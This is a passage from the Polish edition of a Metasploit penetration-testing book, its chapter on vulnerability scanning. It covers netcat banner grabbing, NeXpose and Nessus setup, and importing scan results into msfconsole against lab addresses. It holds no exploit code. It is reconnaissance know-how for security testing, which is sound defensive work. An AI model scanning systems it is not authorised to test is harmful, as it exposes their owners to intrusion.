David Kennedy, Jim O'Gorman, Devon Kearns, Mati Aharoni

Metasploit

Przewodnik po testach penetracyjnych

Sprawdź, które elementy działają, a które zawodzą,
i zabezpiecz sieć jak profesjonalista!

no starch press

Helion

Tytuł oryginału: Metasploit: The Penetration Tester's Guide

Tłumaczenie: Lech Lachowski

ISBN: 978-83-246-5010-1

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: http://helion.pl (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/metasp
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

4

Skanowanie luk w zabezpieczeniach

Skaner luk w zabezpieczeniach (ang. *vulnerability scanner*) jest zautomatyzowanym programem przeznaczonym do wyszukiwania słabych punktów komputerów, systemów komputerowych, sieci oraz aplikacji. Program ten sonduje system, wysyłając do niego poprzez sieć porcję danych i analizując otrzymane odpowiedzi. Ma to na celu enumerację wszelkich luk w zabezpieczeniach celu poprzez wykorzystanie jako punktu odniesienia własnej bazy danych luk w zabezpieczeniach.

Różne systemy operacyjne zazwyczaj odmiennie reagują na wysyłane próbki sieciowe z uwagi na wykorzystywanie różnych implementacji sieciowych. Te unikatowe odpowiedzi służą jako odcisk palca (ang. *fingerprint*), który jest wykorzystywany przez skaner luk w zabezpieczeniach do określenia wersji systemu operacyjnego, a nawet poziomu zainstalowanych poprawek. Skaner luk w zabezpieczeniach może również wykorzystywać zestawy poświadczeń użytkownika w celu zalogowania się do zdalnego systemu i dokonania enumeracji oprogramowania i usług, co pozwala określić, czy system jest załatany. Na podstawie uzyskanych wyników przedstawia raport wyliczający wszystkie luki w zabezpieczeniach wykryte w danym systemie. Taki raport może być użyteczny zarówno dla administratorów sieci, jak i dla pentesterów.

Skanery luk w zabezpieczeniach zasadniczo generują duży ruch w sieci i dlatego nie są zazwyczaj wykorzystywane w testach penetracyjnych, kiedy jednym z założeń jest pozostanie niewykrytym. Jeśli jednak przeprowadzasz test penetracyjny, w przypadku którego wykrycie nie stanowi problemu, to taki skaner może zaoszczędzić Ci ręcznego sondowania systemów w celu określenia luk w zabezpieczeniach oraz poziomów zainstalowanych poprawek.


Bez względu na to, czy korzystasz ze zautomatyzowanych skanerów, czy wykonujesz te działania ręcznie, skanowanie jest zawsze jednym z najbardziej istotnych elementów w procesie przeprowadzania testów penetracyjnych. Jeśli zostanie ono wykonane dokładnie, będzie stanowiło największą wartość dla Twojego klienta. W tym rozdziale omówimy szereg skanerów luk w zabezpieczeniach oraz sposoby ich integracji z Metasploit. Wskażemy również kilka modułów pomocniczych w Metasploit Framework, które mogą lokalizować określone luki w zabezpieczeniach systemów zdalnych.

Podstawowe skanowanie luk w zabezpieczeniach

Przyjrzyjmy się, jak działa skanowanie na najbardziej podstawowym poziomie. W zamieszczonym poniżej listingu zastosujemy `netcat` do przechwycenia baneru z celu o adresie IP 192.168.1.203. **Przychwytywanie banerów** (ang. *banner grabbing*) polega na połączeniu się z usługą zdalnej sieci i odczytaniu zwracanego identyfikatora (baneru) tej usługi. Wiele usług sieciowych, takich jak WWW, transfer plików oraz serwery pocztowe, zwraca swoje banery natychmiast po nawiązaniu z nimi połączenia lub w odpowiedzi na określone polecenie. Połączymy się teraz z serwerem WWW na porcie TCP 80 i wyślemy żądanie `GET HTTP`, które umożliwi nam przyjrzenie się nagłówkowi informacji zwracanej przez ten zdalny serwer w odpowiedzi na nasze żądanie.

```
root@bt:/opt/framework3/msf3# nc 192.168.1.203 80
GET HTTP 1/1
HTTP/1.1 400 Bad Request
❶ Server: Microsoft-IIS/5.1
```

Informacja zwrócona w punkcie ❶ informuje nas, że system działający na porcie 80 jest serwerem WWW opartym na Microsoft IIS 5.1. Uzbrojeni w tę informację moglibyśmy wykorzystać skaner luk w zabezpieczeniach, tak jak pokazuje to rysunek 4.1, do określenia, czy ta wersja IIS posiada jakieś luki w zabezpieczeniach i czy ten konkretny serwer ma zainstalowane poprawki.



Rysunek 4.1. Wyniki skanowania luk w zabezpieczeniach docelowego serwera WWW

Oczywiście w praktyce nie jest to takie proste. Skanery luk w zabezpieczeniach często generują wiele wyników **fałszywie pozytywnych** (ang. *false positives*, np. raportowanie luki w zabezpieczeniach tam, gdzie jej nie ma) oraz **fałszywie negatywnych** (ang. *false negatives*, np. niewykrycie luki w zabezpieczeniach tam, gdzie ona istnieje). Ma to związek z subtelnymi różnicami w konfiguracji systemów i aplikacji. Ponadto twórcy skanerów luk w zabezpieczeniach mają motywację, by skanery zgłaszały jak najwięcej pozytywnych wyników, ponieważ im więcej „trafień", tym lepiej wygląda to dla potencjalnego nabywcy. Skanery luk w zabezpieczeniach są na tyle dobre, na ile dobre są ich bazy danych. Można je również łatwo oszukać za pomocą fałszywych banerów lub niespójnych konfiguracji.

Przyjrzyjmy się kilku najbardziej użytecznym skanerom luk w zabezpieczeniach, takim jak NeXpose, Nessus oraz inne wyspecjalizowane skanery.

Skanowanie za pomocą NeXpose


NeXpose to dostarczony przez Rapid7 skaner luk w zabezpieczeniach, który skanuje sieci w celu identyfikacji działających w nich urządzeń oraz przeprowadza kontrolę, żeby określić słabe punkty bezpieczeństwa systemów operacyjnych i aplikacji. Następnie dane uzyskane podczas skanowania są analizowane i przetwarzane do załączenia w różnych raportach.

Rapid7 oferuje wiele wersji skanera NeXpose, jednak my skorzystamy z edycji Community, ponieważ jest ona darmowa. Jeśli zamierzasz wykorzystywać NeXpose w celach komercyjnych, sprawdź informacje na temat różnych wersji tej aplikacji, ich funkcji oraz cen na stronie Rapid7 (*http://www.rapid7.com/vulnerability-scanner.jsp*).

Celem naszego skanowania będzie domyślna instalacja Windows XP SP2, skonfigurowana według wskazówek z załącznika A. Najpierw wykonamy podstawowe skanowanie jawne naszego celu i zaimportujemy wyniki do Metasploit. Tę sekcję zakończymy omówieniem sposobu przeprowadzania skanowania NeXpose bezpośrednio z poziomu `msfconsole` zamiast korzystania z interfejsu WWW, co eliminuje konieczność importowania wyników skanowania.

Konfiguracja

Po zainstalowaniu NeXpose Community otwórz przeglądarkę i wpisz w pasku adresowym `https://<twój_adres_ip>:3780`. Zaakceptuj certyfikat z podpisem własnym NeXpose i zaloguj się, używając poświadczeń, które podałeś podczas instalacji. Powinien się teraz uruchomić interfejs podobny do pokazanego na rysunku 4.2. (Dokładne instrukcje instalacji NeXpose znajdziesz na stronie Rapid7).



Rysunek 4.2. Zakładka Home startowego interfejsu NeXpose

Na górnym pasku na głównej stronie NeXpose dostępnych jest kilka zakładek:


- Zakładka *Assets* (zasoby) w punkcie ❶ wyświetla szczegóły przeskanowanych komputerów i innych urządzeń w Twojej sieci.
- Zakładka *Reports* (raporty) w punkcie ❷ zawiera listę wygenerowanych raportów ze skanowania luk w zabezpieczeniach.
- Zakładka *Vulnerabilities* (luki w zabezpieczeniach) w punkcie ❸ zawiera szczegóły dotyczące wszelkich luk w zabezpieczeniach, wykrytych podczas przeprowadzonych skanowań.
- Zakładka *Administration* (administrowanie) w punkcie ❹ umożliwia konfigurację różnych opcji.

Przyciski znajdujące się w głównym obszarze interfejsu umożliwiają wykonywanie typowych zadań, takich jak tworzenie nowego środowiska lub definiowanie nowego skanowania luk w zabezpieczeniach.

Kreator nowego środowiska

Zanim rozpoczniesz skanowanie luk w zabezpieczeniach za pomocą NeXpose, musisz skonfigurować **środowisko** (ang. *site*) — logiczne zestawienie elementów, takich jak określona podsieć, grupa serwerów, a nawet pojedyncze stacje robocze. Takie środowiska będą następnie skanowane przez NeXpose, a dla każdego konkretnego środowiska można zdefiniować różne rodzaje skanowania.

1. Aby utworzyć nowe środowisko, kliknij przycisk ***New Site*** w zakładce *Home* skanera NeXpose, wprowadź nazwę strony (pole *Name*) oraz krótki opis (pole *Description*), a następnie kliknij przycisk ***Next***.
2. Na kolejnym etapie, przedstawionym na rysunku 4.3, możesz szczegółowo zdefiniować swoje cele. Możesz dodać pojedynczy adres IP, zakres adresów IP, nazwy hostów itd. Możesz również wyłączyć ze skanowania urządzenia, takie jak drukarki. (Drukarki zazwyczaj niezbyt dobrze reagują na skanowanie. Mieliśmy do czynienia z przypadkami, kiedy proste skanowanie luk w zabezpieczeniach powodowało uruchomienie w drukarce kolejki drukowania ponad miliona czarnych stron!). Po zakończeniu dodawania (pole *Included Devices*) i wyłączania (pole *Excluded Devices*) urządzeń ze skanowania kliknij przycisk ***Next***.



Rysunek 4.3. Dodawanie urządzeń do nowego środowiska NeXpose

3. Teraz masz do wyboru kilka różnych szablonów skanowania (*Scan Template*), takich jak *Discovery Scan* (skanowanie ujawniające) lub *Penetration test* (test penetracyjny). Możesz również wybrać silnik skanowania (*Scan Engine*) oraz zdefiniować harmonogram automatycznego skanowania (*Scan Schedule*). Dla celów niniejszego omówienia procedury pozostaw wartości domyślne i kliknij przycisk ***Next***.
4. Jeśli posiadasz poświadczenia (ang. *credentials*) dla środowiska, które chcesz skanować, to możesz je dodać na tym etapie. Poświadczenia mogą pomóc w wygenerowaniu bardziej dokładnych i kompletnych wyników dzięki dogłębnej enumeracji zainstalowanego oprogramowania i polityki systemu danego celu.


5. W zakładce *Credentials* kliknij przycisk ***New Login***, podaj nazwę użytkownika i hasło dla adresu IP, który chcesz skanować, a następnie kliknij ***Test Login***, żeby je zweryfikować. Zapisz poświadczenia.
6. Na koniec kliknij przycisk ***Save***, aby zakończyć działanie kreatora nowego środowiska i powrócić do zakładki *Home*. W tej zakładce powinno być teraz widoczne nowe środowisko, które właśnie dodałeś. Pokazuje to rysunek 4.4.

Rysunek 4.4. Zakładka Home, na której widać informację o nowo utworzonym środowisku

Kreator nowego skanowania ręcznego

Jeśli skonfigurowałeś już nowe środowisko, możesz przygotować pierwsze skanowanie:

1. Kliknij przycisk ***New Manual Scan*** (nowe skanowanie ręczne), widoczny na rysunku 4.4. Powinno zostać wyświetlone okno dialogowe *Start New Scan* (rozpocznij nowe skanowanie), tak jak na rysunku 4.5. W tym oknie definiujesz elementy, które chcesz skanować (*Included assets*), oraz te, które chcesz ze skanowania wyłączyć (*Excluded assets*). W tym przykładzie będziemy skanować nasz domyślny system Windows XP.
2. Sprawdź dobrze docelowy adres IP, aby upewnić się, że nie przeskanujesz przypadkowo niewłaściwego urządzenia lub sieci. Kliknij przycisk ***Start Now***, żeby rozpocząć.
3. NeXpose powinien automatycznie odświeżać bieżącą stronę w miarę postępów skanowania. Poczekaj, aż status dla *Scan Progress* (postęp skanowania) oraz *Discovered Assets* (odkryte zasoby) będzie wskazywał *Completed* (zakończone), tak jak widać to na rysunku 4.6. W sekcji *Scan Progress* możesz zobaczyć, że skanowanie naszego pojedynczego urządzenia doprowadziło do wykrycia 268 luk w zabezpieczeniach. Z kolei sekcja *Discovered Assets* zawiera więcej informacji na temat celu, takich jak nazwa urządzenia oraz jego system operacyjny. Przejdź teraz do zakładki ***Reports***.




Rysunek 4.5. Okno dialogowe konfiguracji skanowania w NeXpose

Rysunek 4.6. Ukończone skanowanie w NeXpose

Kreator nowego raportu


Jeśli uruchomiłeś NeXpose po raz pierwszy i ukończyłeś tylko jedno skanowanie, to zakładka *Reports* powinna pokazywać, że nie masz wygenerowanego żadnego raportu.

1. Aby uruchomić kreatora nowego raportu, kliknij przycisk ***New Report***, tak jak pokazuje to rysunek 4.7.




Rysunek 4.7. Zakładka Reports skanera NeXpose

2. W polu *Report name* wprowadź nazwę, jaką wybrałeś dla danego raportu. W polu *Report format* wybierz opcję ***NeXpose Simple XML Report***, co umożliwi Ci zaimportowanie wyników skanowania do Metasploit. Możesz również wybrać szablon raportu w polu *Report template* oraz skonfigurować odpowiednią strefę czasową w polu *Report time zone*, jeśli na przykład przeprowadzasz swój test penetracyjny w podróży. Wspomniane opcje przedstawione zostały na rysunku 4.8. Kliknij przycisk ***Next***, jeśli chcesz kontynuować.




Rysunek 4.8. Wybór nazwy i formatu raportu

3. W kolejnym oknie dodaj urządzenia, które mają być włączone do raportu, klikając ***Select Sites*** (wybierz środowiska) i dodając zakres przeskanowanego celu, tak jak pokazuje to rysunek 4.9. Następnie kliknij ***Save*** (zapisz).



Rysunek 4.9. Wybór środowiska, które ma być załączone w raporcie

4. W oknie dialogowym *Select Devices* wybierz elementy docelowe, które mają być załączone w Twoim raporcie. Następnie kliknij ***Save***.
5. Będąc na powrót w oknie *Report Configuration* (konfiguracja raportu), kliknij ***Save***, aby zaakceptować pozostałe wartości domyślne dla danego raportu. Na liście w zakładce *Reports* powinien teraz pojawić się nowo utworzony raport, tak jak przedstawia to rysunek 4.10. (Pamiętaj, żeby zapisać plik raportu, aby móc użyć go w Metasploit Framework).



Rysunek 4.10. Zakładka Reports wyświetlająca listę raportów

Importowanie raportu do Metasploit Framework

Po przeprowadzeniu pełnego skanowania luk w zabezpieczeniach za pomocą aplikacji NeXpose musisz zaimportować wyniki do Metasploit. Zanim jednak to zrobisz, powinieneś utworzyć nową bazę danych, stosując polecenie `db_connect` z poziomu `msfconsole`. Po utworzeniu bazy danych możesz zaimportować plik XML z NeXpose za pomocą polecenia `db_import`. Metasploit automatycznie wykryje, że dany plik pochodzi z aplikacji NeXpose, i zaimportuje przeskanowanego hosta. Teraz możesz zweryfikować poprawność przeprowadzonego importu, wpisując polecenie `db_hosts`. (Wymienione czynności przedstawia poniższy listing). Jak możesz zauważyć w punkcie ❶, Metasploit posiada teraz informacje o 268 lukach w zabezpieczeniach, wykrytych podczas przeprowadzonego przez Ciebie skanowania.

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > db_import /tmp/host_195.xml
[*] Importing 'NeXpose Simple XML' data
[*] Importing host 192.168.1.195
[*] Successfully imported /tmp/host_195.xml

msf > db_hosts -c address,svcs,vulns

Hosts
=====
address         Svcs  Vulns  Workspace
-------         ----  -----  ---------
192.168.1.195   8     268 ❶  default
```

Aby wyświetlić wszystkie szczegóły luk w zabezpieczeniach zaimportowanych do Metasploit, w tym liczbę typowych luk w zabezpieczeniach i ekspozycji (ang. *Common Vulnerabilities and Exposures* — CVE), zastosuj poniższe polecenie:

```
msf > db_vulns
```

Jak widzisz, przeprowadzenie jawnego skanowania luk w zabezpieczeniach z pełnymi poświadczeniami może dostarczyć niesamowitej ilości informacji — w tym przypadku odnaleziono 268 luk w zabezpieczeniach. Jednak z oczywistych względów było to skanowanie charakteryzujące się wysokim poziomem szumów, które prawdopodobnie przyciągnęły dużo uwagi. Tego rodzaju skanowania najlepiej sprawdzają się w testach penetracyjnych niewymagających potajemnych działań.

Uruchamianie NeXpose z poziomu MSFconsole

Uruchamianie aplikacji NeXpose z poziomu interfejsu graficznego WWW doskonale sprawdza się w przypadku precyzyjnego skanowania luk w zabezpieczeniach oraz generowania raportów. Jeśli jednak wolisz pozostać przy `msfconsole`, także możesz przeprowadzić pełne skanowanie luk w zabezpieczeniach — dzięki wtyczce NeXpose dołączonej do Metasploit.

Aby zademonstrować różnicę w wynikach pomiędzy poświadczonym i niepoświadczonym skanowaniem, uruchomimy teraz skanowanie z Metasploit bez określania nazwy użytkownika i hasła dla docelowego systemu. Zanim rozpoczniesz, usuń wszystkie istniejące bazy danych za pomocą polecenia `db_destroy`, utwórz nową bazę danych w Metasploit za pomocą polecenia `db_connect`, a następnie załaduj wtyczkę NeXpose, stosując polecenie `load nexpose`. Ilustruje to poniższy listing.

```
msf > db_destroy postgres:toor@127.0.0.1/msf3
[*] Warning: You will need to enter the password at the prompts below
Password:

msf > db_connect postgres:toor@127.0.0.1/msf3

msf > load nexpose

[*] NeXpose integration has been activated
[*] Successfully loaded plugin: nexpose
```

Przy załadowanej wtyczce NeXpose przyjrzyj się poleceniom załadowanym konkretnie dla tego skanera luk w zabezpieczeniach. W tym celu wprowadź komendę **`help`**. Na górze listy powinieneś teraz zobaczyć szereg nowych poleceń przeznaczonych specjalnie do uruchamiania NeXpose.

```
msf > help
```

Zanim uruchomisz swoje pierwsze skanowanie z poziomu `msfconsole`, musisz połączyć się z instalacją NeXpose. Wpisz polecenie **`nexpose_connect -h`**, aby wyświetlić informacje o sposobie nawiązywania połączenia. Dodaj swoją nazwę użytkownika oraz hasło i adres hosta. Zaakceptuj również ostrzeżenie o certyfikacie SSL, dodając argument `ok` na końcu wiersza:

```
msf > nexpose_connect -h
[*] Usage:
[*]        nexpose_connect username:password@host[:port] <ssl-confirm>
[*]         -OR-
[*]        nexpose_connect username password host port <ssl-confirm>
msf > nexpose_connect dookie:s3cr3t@192.168.1.206 ok
[*] Connecting to NeXpose instance at 192.168.1.206:3780 with username
    ↪dookie...
```

Teraz, aby zainicjować skanowanie, wprowadź polecenie **`nexpose_scan`** i podaj docelowy adres IP, tak jak zostało to pokazane poniżej. W tym przykładzie skanujemy pojedynczy adres IP, ale możesz równie dobrze podać jako argument zakres hostów (`192.168.1.1-254`) lub podsieć w notacji CIDR (`192.168.1.0/24`).

```
msf > nexpose_scan 192.168.1.195
[*] Scanning 1 addresses with template pentest-audit in sets of 32
[*] Completed the scan of 1 addresses
msf >
```

Kiedy skanowanie NeXpose zostanie zakończone, jego wyniki powinny zostać zapisane w bazie danych, którą utworzyłeś wcześniej. Aby przejrzeć te wyniki, zastosuj polecenie **`db_hosts`**, tak jak pokazuje to kolejny listing. (W tym przykładzie listing został skrócony poprzez zastosowanie filtrowania po kolumnie adresu [ang. *address*]).

```
msf > db_hosts -c address
Hosts
=====
address         Svcs  Vulns  Workspace
-------         ----  -----  ---------
192.168.1.195   8     7      default
msf >
```

Jak możesz zauważyć, NeXpose wykrył 7 luk w zabezpieczeniach. Wprowadź polecenie **`db_vulns`**, aby wyświetlić znalezione luki:

```
msf > db_vulns
```


Chociaż to skanowanie wykryło znacznie mniej luk w zabezpieczeniach w stosunku do 268 znalezionych w poprzednim skanowaniu wykonanym poprzez interfejs WWW z podaniem poświadczeń, to i tak te informacje powinny być wystarczające do rozpoczęcia eksploatacji danego systemu.

Skanowanie za pomocą aplikacji Nessus

Skaner luk w zabezpieczeniach Nessus, dostarczony przez Tenable Security (*http://www.tenable.com/*), jest jednym z najpopularniejszych. Wtyczka Nessus do Metasploit umożliwia Ci przeprowadzanie skanowania i pobieranie informacji ze skanów Nessusa za pomocą konsoli. Jednak w poniższych przykładach będziemy importować wyniki skanowania Nessusa niezależnie. Korzystając z Nessusa 4.4.1 na licencji Home Feed[1], uruchomimy skanowanie z poświadczeniami tego samego celu, który wykorzystywaliśmy w poprzednich przykładach w tym rozdziale. Im więcej narzędzi wykorzystasz do sprecyzowania przyszłych ataków na wstępnych etapach testu penetracyjnego, tym lepiej.

Konfiguracja skanera Nessus

Po pobraniu i zainstalowaniu skanera Nessus otwórz przeglądarkę internetową i wpisz w pasku adresowym `https://<twój_adres_ip>:8834`. Zaakceptuj certyfikat i zaloguj się, używając poświadczeń, które utworzyłeś w trakcie instalacji. Powinno wyświetlić się główne okno aplikacji Nessus, pokazane na rysunku 4.11.




Rysunek 4.11. Główne okno skanera Nessus

[1] Darmowa licencja dla użytkowników domowych — *przyp. tłum.*

Po zalogowaniu wyświetlana jest sekcja *Reports* (raporty), w której powinna znajdować się lista wszystkich poprzednio przeprowadzonych skanowań luk w zabezpieczeniach. Na znajdującym się na samej górze głównym pasku narzędzi dostępne są jeszcze zakładki: *Scans* (skanowania — służy do tworzenia i przeglądania zadań związanych ze skanowaniem), *Policies* (polityki — konfigurowanie różnych wtyczek stosowanych podczas skanowania) oraz *Users* (użytkownicy — dodawanie kont użytkowników do serwera Nessus).

Tworzenie polityki skanowania Nessusa


Zanim rozpoczniesz skanowanie, musisz najpierw stworzyć politykę skanowania (ang. *scan policy*) Nessusa. W zakładce *Policies* kliknij zielony przycisk ***Add***, aby otworzyć okno konfiguracji polityki, pokazane na rysunku 4.12.



Rysunek 4.12. Okno konfiguracji polityki skanowania Nessusa

W tym oknie możesz zobaczyć wiele dostępnych opcji. Wszystkie one zostały opisane w dokumentacji Nessusa.

